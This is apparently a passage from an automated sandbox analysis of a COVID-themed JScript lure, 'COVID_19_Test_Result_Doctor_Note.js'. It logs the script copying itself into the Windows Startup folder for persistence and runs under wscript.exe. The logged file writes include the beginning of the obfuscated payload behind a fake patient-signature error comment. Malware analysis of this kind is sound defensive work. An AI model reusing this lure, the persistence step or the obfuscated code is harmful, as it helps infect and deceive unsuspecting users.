_0x39e5=['mCozt8kWW4eQEG','CNvU','W53dQmk9cmoWC0Krl3y','mZq2odK1DNLpAwXg','u2W2ymoJWQCPW5C','DgvZDa','rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ','mty2mZe2u0DUq1z3','mJG4odi0q0HOAfbJ','y	success or wait	11	7FFA7D45700A	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	11	7FFA7D45700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 4528 Parent PID: 3472

General

Start time:	09:20:38
Start date:	09/03/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js'
Imagebase:	0x7ff7c82f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	9	7FFA7D45700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js	0	13478	2f 2f 2a 2a 2a 45 52 52 4f 52 20 44 45 43 4f 44 49 4e 47 20 53 49 47 4e 41 54 55 52 45 20 46 4f 52 20 50 41 54 49 45 4e 54 20 2a 2a 2a 2f 2f 0d 0a 2f 2f 2a 2a 2a 45 52 52 4f 52 20 4f 55 54 50 55 54 2a 2a 2a 2f 2f 0d 0a 0d 0a 76 61 72 20 5f 30 78 33 39 65 35 3d 5b 27 6d 43 6f 7a 74 38 6b 57 57 34 65 51 45 47 27 2c 27 43 4e 76 55 27 2c 27 57 35 33 64 51 6d 6b 39 63 6d 6f 57 43 30 4b 72 6c 33 79 27 2c 27 6d 5a 71 32 6f 64 4b 31 44 4e 4c 70 41 77 58 67 27 2c 27 75 32 57 32 79 6d 6f 4a 57 51 43 50 57 35 43 27 2c 27 44 67 76 5a 44 61 27 2c 27 72 78 48 57 79 77 35 4b 72 77 35 32 41 78 6a 56 42 4d 31 4c 42 4e 72 74 44 68 6a 50 42 4d 44 5a 27 2c 27 6d 74 79 32 6d 5a 65 32 75 30 44 55 71 31 7a 33 27 2c 27 6d 4a 47 34 6f 64 69 30 71 30 48 4f 41 66 62 4a 27 2c 27 79	//***ERROR DECODING SIGNATURE FOR PATIENT ***//..//***ERROR OUTPUT***//....var _0x39e5=['mCozt8kWW4eQEG','CNvU','W53dQmk9cmoWC0Krl3y','mZq2odK1DNLpAwXg','u2W2ymoJWQCPW5C','DgvZDa','rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ','mty2mZe2u0DUq1z3','mJG4odi0q0HOAfbJ','y	success or wait	9	7FFA7D45700A	CopyFileW
C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	9	7FFA7D45700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis